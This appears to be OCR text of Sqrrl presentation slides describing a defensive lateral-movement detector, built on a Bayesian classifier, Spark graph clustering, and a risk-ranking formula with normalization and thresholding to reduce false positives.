
sqrrl

- Large scale, parallel implementation
- Multiple Independent Variable Bayesian Classifier (MIVB)



- Spark extension for graph processing
- High performance message passing implementation
- Used for agglomerative clustering / detection of LM structures

Processing Workflow



False Positive Reduction

1. Rank:

$$L_{\mathrm{LM}}(l_1, l_2, \ldots, l_N) = \sum_{i}^{N} l_i + L_{\mathrm{time}}(\max_i\{t_i\} - \min_i\{t_i\}) + L_{\mathrm{length}}(N)$$

Base risk factor | Time risk factor | Size risk factor

2. Normalize:
   - Smooth out discontinuities in ranking function
   - Apply historical context to determine probability of seeing a given rank
   - Convert to risk score based on likelihood * impact
3. Threshold:
   - Analysts usually care about LMs over risk X

Building the LM Detector


sqrrl

Threat Hunters


Data Scientists


Computer Scientists

